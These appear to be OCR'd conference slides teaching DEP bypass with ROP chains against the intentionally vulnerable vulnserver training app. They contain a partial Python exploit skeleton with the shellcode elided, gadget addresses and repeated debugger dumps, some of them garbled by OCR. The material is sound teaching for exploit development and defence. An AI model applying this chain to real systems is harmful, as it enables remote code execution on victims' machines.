

Hands Up! This Is a ROPperty!

Introduction to Defeating DEP with ROP


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root@bajablast:~\$ whoami

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- Offensive Security Certified Expert (OSCE)
- Blog
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Why Am I Giving This Talk?


- Exploit mitigations (EMET, SMEP, DEP, etc) all have tedious bypasses
 - An attacker at the end of the day, with enough time, will be able to bypass these mitigations
- Demonstrate how a protection can be bypassed and why application security/secure development should be taken more seriously
- Implementing security earlier into the software development lifecycle = *less* of a dependence on things like EDR, exploit mitigations, etc



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DEP = Data Execution Protection

- Stack = Data structure, in memory, used by an OS/application to hold temporary data
- Stack has either write or execute permissions- but not both



Let's ROP 'n Roll

- ROP = Return Oriented Programming
 - High Level
 - Disassemble an application for existing assembly instructions and the use stack to store these instructions
 - Gadget
 - An assembly instruction within the application that is followed by a “ret”, or return instruction
 - Chain
 - A series of ROP gadgets
- We can execute existing assembly instructions within an application, but not foreign ones
- **Goal:**
 1. Write a malicious payload to the stack
 2. Chain together ROP gadgets found within an application/OS to change the permissions of the portion of the stack containing said malicious payload to allow execution



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Windows API - VirtualProtect()

- Applications in Windows utilize memory
 - Windows API functions allow us to interact with said memory
- **VirtualProtect()** – used to change permission of memory
- **lpAddress**
 - Pointer to address where permission change starts (malicious payload)
- **dwSize**
 - Size of region being changed (size of the malicious payload)
- **flNewProtect**
 - Level of permissions (Payload should be read, write, and execute)
- **lpflOldProtect**
 - Pointer to any writeable address that will inherit old permissions
 - Only needed to execute the function. Not important.

```
BOOL VirtualProtect(
    LPVOID lpAddress,
    SIZE_T dwSize,
    DWORD  flNewProtect,
    PDWORD lpflOldProtect
);
```

Microsoft MDSN



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Generating ROP Gadgets with rp++

- <https://github.com/0vercl0k/rp>
- Can specify file and length of ROP gadgets

```
File Edit Format View Help
Trying to open 'C:\Windows\System32\ntdll.dll'...
Loading PE information...
FileFormat: PE, Arch: Ia32
Using the Nasm syntax..

wait a few seconds, rp++ is looking for gadgets..
in .text
53760 found.

in RT
32 found.


A total of 53792 gadgets found.
0x77f2c0ce: aaa ; add al, byte [eax] ; mov al, 0x01 ; pop esi ; leave ; ret ; (1 found)
0x77fef0d2: aaa ; add al, byte [eax] ; ret ; (1 found)
0x77eef044: aaa ; add al, byte [eax] ; ret 0x0014 ; (1 found)
0x77f05041: aaa ; add byte [eax], al ; add byte [edx+0x7FFE0300], bh ; call dword [edx] ; (1 found)
0x77fec31e: aaa ; add byte [eax], al ; inc dword [ecx+0x00000108] ; ret ; (1 found)
0x77f26a21: aaa ; add byte [eax], al ; ret ; (1 found)
0x77f06041: aaa ; add dword [eax], eax ; add byte [edx+0x7FFE0300], bh ; call dword [edx] ; (1 found)
0x77f58afa: aaa ; clc ; call dword [edi-0x01] ; (1 found)
0x77f8f033: aaa ; clc ; jmp dword [ecx+0x18] ; (1 found)
0x77f58b22: aaa ; clc ; jmp dword [ecx+0x77F9EC98] ; (1 found)
0x77f6f6fa: aaa ; cli ; dec ecx ; ret 0x0010 ; (1 found)
0x77f48d61: aaa ; cli ; jmp dword [ecx+0x18] ; (1 found)
0x77f48d8a: aaa ; cli ; jmp dword [ecx+0x18] ; (1 found)
0x77f48de8: aaa ; cli ; jmp dword [ecx+0x18] ; (1 found)
0x77f38a72: aaa ; cli ; jmp dword [ecx+0x77F9EC98] ; (1 found)
0x77f45826: aaa ; cmp dword [edx], eax ; add cl, ch ; ret 0xFE68 ; (1 found)
```



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Exploit Development- High Level Overview

1. Return back to the stack (stack pivot)
2. Setup **VirtualProtect()** function call with junk placeholders
3. Write malicious payload to the stack
4. Jump over the **VirtualProtect()** function call into ROP chain
5. ROP chain changes junk placeholders to actual function parameters
6. **VirtualProtect()** changes permissions of malicious payload on the stack to allow execution. Then, the exploit will jump to the malicious payload
7. The malicious payload executes, allowing unauthenticated remote access to victim



← A 1337 ROP chain



1st Stage (Stack Pivot, Junk Parameters, and Jumping to Shellcode)



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Vulnerable application :
vulnserver.exe
(https://github.com/steph
enbradshaw/vulnserver)

Skeleton exploit written in PYTHON

```
import struct
import sys
import os
import socket

# Vulnerable command
command = "TRUN ."

# 2006 byte offset to EIP
crash = "\x41" * 2006

# Stack Pivot (returning to the stack without a jmp/call)
crash += struct.pack('<L', 0x62501022)    # ret essfunc.dll

# Beginning of ROP chain

# Saving ESP into ECX and EAX
rop = struct.pack('<L', 0x77bf58d2) # 0x77bf58d2: push esp ; pop ecx ; ret ; (1 found)
rop += struct.pack('<L', 0x77e4a5e6) # 0x77e4a5e6: mov eax, ecx ; ret ; (1 found)

# Jump over parameters
rop += struct.pack('<L', 0x6ff821d5) # 0x6ff821d5: add esp, 0x1C ; ret ; (1 found)

# Calling VirtualProtect with parameters
parameters = struct.pack('<L', 0x77e22e15)      # kernel32.VirtualProtect()
parameters += struct.pack('<L', 0x4c4c4c4c)      # return address (address of shellcode, or where to jump after VirtualProtect call)
parameters += struct.pack('<L', 0x45454545)      # lpAddress
parameters += struct.pack('<L', 0x03030303)      # size of shellcode
parameters += struct.pack('<L', 0x54545454)      # flNewProtect
parameters += struct.pack('<L', 0x62506060)      # pOldProtect (any writable address)

# Padding to reach gadgets
padding += "\x90"

# add esp, 0x1c will land here. ROP chain starts here.
rop2 += struct.pack('<L', 0xDEADBEEF)

# Padding between ROP Gadgets and shellcode. Arbitrary number (just make sure you have enough room on the stack)
padding += "\x90" * 250

...
SHELLCODE
```

Return to stack, with no “jmp esp”

Beginning of ROP chain (explained in next 2-3 slides)

VirtualProtect() junk parameter placeholders

NOP padding

Malicious payload that will eventually be executed

Debugger View

- Return to shellcode (needed for return to shellcode after VirtualProtect() call)
 - lpAddress placeholder
 - dwSize placeholder
 - flNewProtect placeholder
 - lpflOldProtect



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Debugger View

- Return to shellcode (needed for return to shellcode after VirtualProtect() call)
 - **lpAddress placeholder**
 - dwSize placeholder
 - flNewProtect placeholder
 - lpflOldProtect



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Debugger View

- Return to shellcode (needed for return to shellcode after VirtualProtect() call)
 - lpAddress placeholder
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Debugger View

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 - lpAddress placeholder
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Debugger View

- Return to shellcode (needed for return to shellcode after VirtualProtect() call)
 - lpAddress placeholder
 - dwSize placeholder
 - flNewProtect placeholder
 - **lpflOldProtect**



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Saving the Stack Pointer & Jump Into ROP Chain

- CPU registers = used for storing information such as memory addresses, etc
- ESP = pointer to the stack (in an x86 architecture)
- ROP gadgets to save current stack pointer into EAX/ECX:

```
0x77bf58d2: push esp ; pop ecx ; ret ; RPCRT4.dll
```

```
0x77e4a5e6: mov eax, ecx ; ret ; user32.dll
```

- ROP gadget to jump over **VirtualProtect()** placeholders and into ROP chain:

```
0x6ff821d5: add esp, 0x1C ; ret ; USP10.dll
```

At this point....

EAX = old ESP value

ECX = old ESP value



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2nd Stage (**return** and **IpAddress** parameters)



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ROP - Return and IpAddress

- Currently: ECX = ESP
- Location of **return** placeholder = 12 bytes greater than memory addresses stored in ECX
- We want to store the **return** placeholder location in a CPU register
- Increase ECX 12 bytes
- ECX now holds the address of the **return** placeholder
- ROP gadget to do this (Repeat 12 times):

```
0x77e17270: inc ecx ; ret ; kernel32.dll
```

4C4C4C4C	LLLL	CALL to VirtualProtect
45454545	EEEE	Address = 45454545
03030303	*****	Size = 3030303 (50529027.)
54545454	TTTT	NewProtect = PAGE_READWRITE PAGE_EXECUTE
62506060	''Pb	pOldProtect = esffunc.62506060
90909090	EEEE	

At this point....

EAX = old ESP value

ECX = return placeholder memory address



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ROP - Return and IpAddress

- lpAddress parameter placeholder location = 1 memory location after return placeholder (return address is stored in ECX). 1 memory location = 4 bytes in x86
- Move ECX into EDX. Then, increase EDX 4 bytes (EDX now contains address of lpAddress placeholder location)
- ROP gadgets to accomplish this:

```
0x6ffb6162: mov edx, ecx ; pop ebp ; ret ; msvcrt.dll  
0x77f226d5: inc edx ; ret ; ntdll.dll
```

4C4C4C4C	L <small>LL</small>	CALL to VirtualProtect
45454545	EEEE	Address = 45454545
03030303	FFFF	Size = 3030303 (50529027.)
54545454	TTTT	NewProtect = PAGE_READWRITE PAGE_EXECUTE
62506060	''Pb	pOldProtect = esffunc.62506060
90909090	EEEE	

lpAddress placeholder

At this point....

EAX = old ESP value

ECX = return placeholder memory address

EDX = lpAddress placeholder memory address




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ROP - Return and IpAddress

- EAX still contains old ESP value.
- Shellcode is about 250 bytes down the stack
- Return/IpAddress needs to equal shellcode location
- Just need to land in NOPs (which do nothing)
- The NOPs will just “slide” into our malicious payload
- ROP gadget to increase EAX 200 bytes (Repeat 2 times):

```
0x6ff7e29a: add eax, 0x00000100 ; pop ebp ; ret ; msvcrt.dll
```



At this point....

EAX = location of shellcode (NOPs)

ECX = return placeholder memory address

EDX = IpAddress placeholder memory address

NOP sled



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ROP - Return and IpAddress

- Goal now is to make placeholders for **return** & **lpAddress** point to actual parameters
- **Return** & **lpAddress** need to equal malicious payload location
- EAX contains the location of the malicious payload
- ROP gadget to create pointer from placeholders to ACTUAL values:

```
0x6ff63bdb: mov dword [ecx], eax ; pop ebp ; ret ; msvcrt.dll  
0x77e942cb: mov dword [edx], eax ; pop esi ; pop ebp ; retn 0x000C ; kernel32.dll
```

At this point....

EAX = location of shellcode (NOPs)

ECX = return placeholder memory address

EDX = lpAddress placeholder memory address



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Debugger view

- Before pointer is created:

```
018EF9EC 77E22E15 8.rw kernel32.VirtualProtect  
018EF9F0 4C4C4C4C LLLL  
018EF9F4 45454545 EEEE  
018EF9F8 03030303 ****  
018EF9FC 54545454 TTTT  
018EFA00 62506060 'Pb ASCII "Pa"  
018EFA04 90909090 EEEE  
018EFA08 77E17270 prBw kernel32.77E17270  
018EFA0C 77E17270 prBw kernel32.77E17270  
018EFA10 77E17270 prBw kernel32.77E17270  
018EFA14 77E17270 prBw kernel32.77E17270  
018EFA18 77E17270 prBw kernel32.77E17270  
018EFA1C 77E17270 prBw kernel32.77E17270  
018EFA20 77E17270 prBw kernel32.77E17270  
018EFA24 77E17270 prBw kernel32.77E17270  
018EFA28 77E17270 prBw kernel32.77E17270  
018EFA2C 77E17270 prBw kernel32.77E17270  
018EFA30 77E17270 prBw kernel32.77E17270  
018EFA34 77E17270 prBw kernel32.77E17270  
018EFA38 6FFB6162 baJo msrvct.6FFB6162  
018EFA3C 50505050 PPPP  
018EFA40 77F22605 F&2w ntdll.77F22605  
018EFA44 77F22605 F&2w ntdll.77F22605  
018EFA48 77F22605 F&2w ntdll.77F22605  
018EFA4C 77F22605 F&2w ntdll.77F22605  
018EFA50 6FF7E29A üΓzo msrvct.6FF7E29A  
018EFA54 41414141 AAAA  
018EFA58 6FF63BDB ■;+o msrvct.6FF63BDB  
018EFA5C 41414141 AAAA  
018EFA60 77E942CB trBw kernel32.77E942CB  
018EFA64 41414141 0000
```

- Return
- lpAddress



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Debugger view

- Before pointer is created:

```
018EF9EC 77E22E15 8.rw kernel32.VirtualProtect  
018EF9F0 4C4C4C4C I.I.I.I  
018EF9F4 45454545 EEEE  
018EF9F8 03030303 ***  
018EF9FC 54545454 TTTT  
018EFA00 62506060 11Pb ASCII "Pa"  
018EFA04 90909090 EEEE  
018EFA08 77E17270 prBw kernel32.77E17270  
018EFA0C 77E17270 prBw kernel32.77E17270  
018EFA10 77E17270 prBw kernel32.77E17270  
018EFA14 77E17270 prBw kernel32.77E17270  
018EFA18 77E17270 prBw kernel32.77E17270  
018EFA1C 77E17270 prBw kernel32.77E17270  
018EFA20 77E17270 prBw kernel32.77E17270  
018EFA24 77E17270 prBw kernel32.77E17270  
018EFA28 77E17270 prBw kernel32.77E17270  
018EFA2C 77E17270 prBw kernel32.77E17270  
018EFA30 77E17270 prBw kernel32.77E17270  
018EFA34 77E17270 prBw kernel32.77E17270  
018EFA38 6FFB6162 baJo msrvct.6FFB6162  
018EFA3C 50505050 PPPP  
018EFA40 77F22605 F&2w ntdll.77F22605  
018EFA44 77F22605 F&2w ntdll.77F22605  
018EFA48 77F22605 F&2w ntdll.77F22605  
018EFA4C 77F22605 F&2w ntdll.77F22605  
018EFA50 6FF7E29A 0Gamma msrvct.6FF7E29A  
018EFA54 41414141 AAAA  
018EFA58 6FF63BDB ■;+o msrvct.6FF63BDB  
018EFA5C 41414141 AAAA  
018EFA60 77E942CB 1FB8w kernel32.77E942CB  
018EFA64 41414141 0000
```

- Return
- lpAddress



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Debugger view

- After pointer is created:

018EF9EC	77E22E15	S.rw kernel32.VirtualProtect
018EF9F0	018EFAE4	Σ·A8
018EF9F4	45454545	EEEE
018EF9F8	03030303	****
018EF9FC	54545454	TTTT
018EFA00	62506060	“Pb ASCII “Pa”
018EFA04	90909090	EEEE
018EFA08	77E17270	pr&w kernel32.77E17270
018EFA0C	77E17270	pr&w kernel32.77E17270
018EFA10	77E17270	pr&w kernel32.77E17270
018EFA14	77E17270	pr&w kernel32.77E17270
018EFA18	77E17270	pr&w kernel32.77E17270
018EFA1C	77E17270	pr&w kernel32.77E17270
018EFA20	77E17270	pr&w kernel32.77E17270
018EFA24	77E17270	pr&w kernel32.77E17270
018EFA28	77E17270	pr&w kernel32.77E17270
018EFA2C	77E17270	pr&w kernel32.77E17270
018EFA30	77E17270	pr&w kernel32.77E17270
018EFA34	77E17270	pr&w kernel32.77E17270
018EFA38	6FFB6162	ba½o msvcrt.6FFB6162
018EFA3C	50505050	PPPP
018EFA40	77F22605	F&2w ntdll.77F22605
018EFA44	77F22605	F&2w ntdll.77F22605
018EFA48	77F22605	F&2w ntdll.77F22605
018EFA4C	77F22605	F&2w ntdll.77F22605
018EFA50	6FF7E29A	ÜΓ½o msvcrt.6FF7E29A
018EFA54	41414141	AAAA
018EFA58	6FF63BDB	■;½o msvcrt.6FF63BDB
018EFA5C	41414141	AAAA
018EFA60	77E942CB	F&Bw kernel32.77E942CB
018EFA64	41414141	oooo

- Return (location of shellcode)
- lpAddress



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Debugger view

- After pointer is created:

018EF9EC	77E22E15	\$.Pw	kernel32.VirtualProtect
018EF9F0	018EFAE4	Z · A@	
018EF9F4	018EFHE4	Z · A@	
018EF9F8	03030303	****	
018EF9FC	54545454	TTTT	
018EFA00	62506060	' 'Pb	ASCII "Pa"
018EFA04	90909090	EEEE	
018EFA08	77E17270	prBw	kernel32.77E17270
018EFA0C	77E17270	prBw	kernel32.77E17270
018EFA10	77E17270	prBw	kernel32.77E17270
018EFA14	77E17270	prBw	kernel32.77E17270
018EFA18	77E17270	prBw	kernel32.77E17270
018EFA1C	77E17270	prBw	kernel32.77E17270
018EFA20	77E17270	prBw	kernel32.77E17270
018EFA24	77E17270	prBw	kernel32.77E17270
018EFA28	77E17270	prBw	kernel32.77E17270
018EFA2C	77E17270	prBw	kernel32.77E17270
018EFA30	77E17270	prBw	kernel32.77E17270
018EFA34	77E17270	prBw	kernel32.77E17270
018EFA38	6FFB6162	baRo	msvort.6FFB6162
018EFA3C	50505050	PPPP	
018EFA40	77F22605	F&2w	ntdll.77F22605
018EFA44	77F22605	F&2w	ntdll.77F22605
018EFA48	77F22605	F&2w	ntdll.77F22605
018EFA4C	77F22605	F&2w	ntdll.77F22605
018EFA50	6FF7E29A	üΓ‰o	msvort.6FF7E29A
018EFA54	41414141	AAAA	
018EFA58	6FF63BDB	■;+o	msvort.6FF63BDB
018EFA5C	41414141	AAAA	
018EFA60	77E942CB	TPBw	kernel32.77E942CB
018EFA64	41414141	0000	

- Return
- lpAddress (location of shellcode)



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3rd Stage (**dwSize** & **fINewProtect** parameters)



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ROP - dwSize & flNewProtect

- dwSize should be 0x300 hex (678 decimal). More than enough for a shell payload)
- flNewProtect should be 0x40 - which represents RWX permissions:

Constant/value	Description
PAGE_EXECUTE 0x10	Enables execute access to the committed region of pages. An attempt to write to the committed region results in an access violation. This flag is not supported by the CreateFileMapping function.
PAGE_EXECUTE_READ 0x20	Enables execute or read-only access to the committed region of pages. An attempt to write to the committed region results in an access violation. Windows Server 2003 and Windows XP: This attribute is not supported by the CreateFileMapping function until Windows XP with SP2 and Windows Server 2003 with SP1.
PAGE_EXECUTE_READWRITE 0x40	Enables execute, read-only, or read/write access to the committed region of pages. Windows Server 2003 and Windows XP: This attribute is not supported by the CreateFileMapping function until Windows XP with SP2 and Windows Server 2003 with SP1.
PAGE_EXECUTE_WRITECOPY 0x80	Enables execute, read-only, or copy-on-write access to a mapped view of a file mapping object. An attempt to write to a committed copy-on-write page results in a private copy of the page being made for the process. The private page is marked as PAGE_EXECUTE_READWRITE, and the change is written to the new page. This flag is not supported by the VirtualAlloc or VirtualAllocEx functions. Windows Vista, Windows Server 2003 and Windows XP: This attribute is not supported by the CreateFileMapping function until Windows Vista with SP1 and Windows Server 2008.



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ROP - dwSize & flNewProtect (cont'd)

- ROP gadgets for **dwSize** (zero out EAX for calculations):

```
0x41ad61cc: xor eax, eax ; ret ; WS2_32.dll
```

- EAX now equals 0- we can add 300 straight to it
- Repeat three times (to equal 0x300):

```
0x6ff7e29a: add eax, 0x00000100 ; pop ebp ; ret ; msvcrt.dll
```

At this point....

EAX = dwSize value

ECX = return placeholder memory address

EDX = ipAddress placeholder memory address



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ROP - dwSize & flNewProtect (cont'd)

- Currently, EDX = **lpAddress** placeholder address. We want EDX to contain the address of the **dwSize** placeholder instead (we eventually want to create a pointer):

```
018EF9EC 77E22E15 S.↑w kernel32.VirtualProtect  
018EF9F0 4C4C4C4C LLLL  
018EF9F4 45454545 EEEE  
018EF9F8 03030303 ♦♦♦♦  
018EF9FC 54545454 TTTT  
018EFA00 62506060 ''Pb ASCII "Pa"
```

- **lpAddress** (current EDX value)
- **dwSize** (what we want EDX to contain)

- ROP gadget to increase EDX four bytes (repeat four times) to accomplish this:

```
0x77f226d5: inc edx ; ret ; ntdll.dll
```

At this point....

EAX = dwSize value

ECX = return placeholder memory address

EDX = dwSize placeholder memory address



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ROP - dwSize & flNewProtect (cont'd)

- Currently, EDX = **lpAddress** placeholder address. We want EDX to contain the address of the **dwSize** placeholder instead (we eventually want to create a pointer):

```
018EF9EC 77E22E15 S.7w kernel32.VirtualProtect  
018EF9F0 4C4C4C4C LLLL  
018EF9F4 45454545 EEEE  
018EF9F8 03030303 ♦♦♦♦  
018EF9FC 54545454 TTTT  
018EFA00 62506060 'Pb ASCII "Pa"
```

- **lpAddress** (current EDX value)
- **dwSize** (what we want EDX to contain)

- ROP gadget to increase EDX four bytes (repeat four times):

```
0x77f226d5: inc edx ; ret ; ntdll.dll
```

At this point....

EAX = dwSize value

ECX = return placeholder memory address

EDX = dwSize placeholder memory address



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ROP - dwSize & flNewProtect (cont'd)

- Just as with **return** and **lpAddress**- create a pointer from the **dwSize** parameter placeholder address (stored in EDX), to the intended **dwSize** value (stored in EAX):

```
0x77e942cb: mov dword [edx], eax ; pop esi ; pop ebp ; retn 0x000C ; kernel32.dll
```

At this point....

EAX = dwSize value

ECX = return placeholder memory address

EDX = dwSize placeholder memory address



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ROP - dwSize & flNewProtect (cont'd)

- Repeat the same process with flNewProtect:

```
0x41ad61cc: xor eax, eax ; ret ; WS2_32.dll
```

- No useful gadgets for directly adding 0x40. Keep repeating until 0x40 is reached:

```
0x77bd6b18: add eax, 0x02 ; ret ; RPCRT4.dll
```

At this point....

EAX = flNewProtect value

ECX = return placeholder memory address

EDX = dwSize placeholder memory address



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ROP - dwSize & flNewProtect (cont'd)

- EDX = dwSize placeholder. We want EDX to contain the address of the flNewProtect junk parameter placeholder (so we can make a pointer to legit parameter):

```
018EF9EC 77E22E15 S.7w kernel32.VirtualProtect  
018EF9F0 4C4C4C4C LLLL  
018EF9F4 45454545 EEEE  
018EF9F8 03030303 ♦♦♦♦  
018EF9FC 54545454 TTTT  
018EFA00 62506060 ''Pb ASCII "Pa"
```

- dwSize (current EDX value)
- flNewProtect (what we want EDX to contain)

- ROP gadgets to increase EDX four bytes (repeat four times) and create a pointer :

```
0x77f226d5: inc edx ; ret ; ntdll.dll
```

```
0x77e942cb: mov dword [edx], eax ; pop esi ; pop ebp ; retn 0x000C ; kernel32.dll
```

At this point....

EAX = flNewProtect value

ECX = return placeholder memory address

EDX = flNewProtect placeholder memory address



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ROP - dwSize & flNewProtect (cont'd)

- EDX = dwSize placeholder. We want EDX to contain the address of the flNewProtect junk parameter placeholder (so we can make a pointer to legit parameter):

018EF9EC	77E22E15	S.Fw	kernel32.VirtualProtect
018EF9F0	4C4C4C4C	LLLL	
018EF9F4	45454545	EEEE	
018EF9F8	03030303	***	
018EF9FC	54545454	TTTT	
018EFA00	62506060	'Pb	ASCII "Pa"

- dwSize (current EDX value)
- flNewProtect (what we want EDX to contain)

- ROP gadgets to increase EDX four bytes (repeat four times) and create a pointer :

```
0x77f226d5: inc edx ; ret ; ntdll.dll
```

```
0x77e942cb: mov dword [edx], eax ; pop esi ; pop ebp ; retn 0x000C ; kernel32.dll
```

At this point....

EAX = flNewProtect value

ECX = return placeholder memory address

EDX = flNewProtect placeholder memory address



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Last Stage (Jumping back to **VirtualProtect()**)



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ROP - Jumping back to VirtualProtect

- Currently, ECX still contains the **return** parameter memory address, as shown below:

```
018EF9EC 77E22E15 S.7w kernel32.VirtualProtect  
018EF9F0 4C4C4C4C LLLL  
018EF9F4 45454545 EEEE  
018EF9F8 03030303 #####  
018EF9FC 54545454 TTTT  
018EFA00 62506060 "Pb ASCII "Pa"
```

At this point....

EAX = flNewProtect value

ECX = return placeholder memory address

EDX = flNewProtect placeholder memory address



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ROP - Jumping back to VirtualProtect

- Now shown, is where the call to **VirtualProtect()** happens
- The goal now is to use ROP to get this address into ESP and kick the function call off

```
018EF9EC 77E22E15 S.↑w kernel32.VirtualProtect
018EF9F0 4C4C4C4C LLLL
018EF9F4 45454545 EEEE
018EF9F8 03030303 ##### 
018EF9FC 54545454 TTTT
018EFA00 62506060 "Pb ASCII "Pa"
```

- As you can see, the **return** parameter is 1 address space ahead of the call to **VirtualProtect()**

At this point....

EAX = flNewProtect value

ECX = return placeholder memory address

EDX = flNewProtect placeholder memory address



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ROP - Jumping back to VirtualProtect

- Decrementing ECX 4 bytes will make ECX = **VirtualProtect()**
- No useful gadgets for decrementing ECX directly.
- Instead, move ECX into EAX. Now EAX = ECX.
- Then, exchange EAX with the ESP register- and kick off the function call with a return:

```
0x77e4a5e6: mov eax, ecx ; ret ; kernel32.dll  
0x41ac863b: dec eax ; dec eax ; ret ; WS2_32.dll  
0x77d6fa6a: xchg eax, esp ; ret ; ntdll.dll
```

At this point....

EAX = old ESP (from exchange EAX, ESP instruction)

ECX = VirtualProtect() memory address

EDX = flNewProtect placeholder memory address

ESP = VirtualProtect() memory address



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Debugger View – Final Function Call

```
018EFAE4 E·Ä0 [CALL to VirtualProtect  
018EFAE4 E·Ä0 Address = 018EFAE4  
00000300 .♦.. Size = 300 (768.)  
00000040 @... NewProtect = PAGE_EXECUTE_READWRITE  
62506060 ''Pb pOldProtect = essfunc.62506060
```

- Return to shellcode
- lpAddress
- dwSize
- flNewProtect
- lpflOldProtect



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Debugger View – Final Function Call

```
018EFAE4 E·Ä0 [CALL to VirtualProtect  
018EFAE4 E·Ä0 [Address = 018EFAE4  
00000300 .♦.. [Size = 300 (768.)  
00000040 @... [NewProtect = PAGE_EXECUTE_READWRITE  
62506060 'Pb [pOldProtect = esstfunc.62506060
```

- Return to shellcode
- lpAddress
- dwSize
- flNewProtect
- lpflOldProtect



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Debugger View – Final Function Call

```
018EF0E4 E·Ä0 [CALL to VirtualProtect  
018EF0E4 E·Ä0 Address = 018EF0E4  
000000300 .♦.. Size = 300 (768.)  
00000040 0... NewProtect = PAGE_EXECUTE_READWRITE  
62506060 'Pb pOldProtect = essfunc.62506060
```

- Return to shellcode
- lpAddress
- dwSize
- flNewProtect
- lpflOldProtect



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Debugger View – Final Function Call

```
018EFAE4 E·Ä0 [CALL to VirtualProtect  
018EFAE4 E·Ä0 Address = 018EFAE4  
00000300 .•.. Size = 300 (768.)  
00000040 @... NewProtect = PAGE_EXECUTE_READWRITE  
62506060 ''Pb lpOldProtect = esffunc.62506060
```

- Return to shellcode
- lpAddress
- dwSize
- flNewProtect
- lpflOldProtect



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Debugger View – Final Function Call

```
018EFAE4 E·Ä0 [CALL to VirtualProtect  
018EFAE4 E·Ä0 Address = 018EFAE4  
00000300 .♦.. Size = 300 (768.)  
00000040 ♦... NewProtect = PAGE_EXECUTE_READWRITE  
62506060 ''Pb lpOldProtect = essfunc.62506060
```

- Return to shellcode
- lpAddress
- dwSize
- flNewProtect
- lpflOldProtect

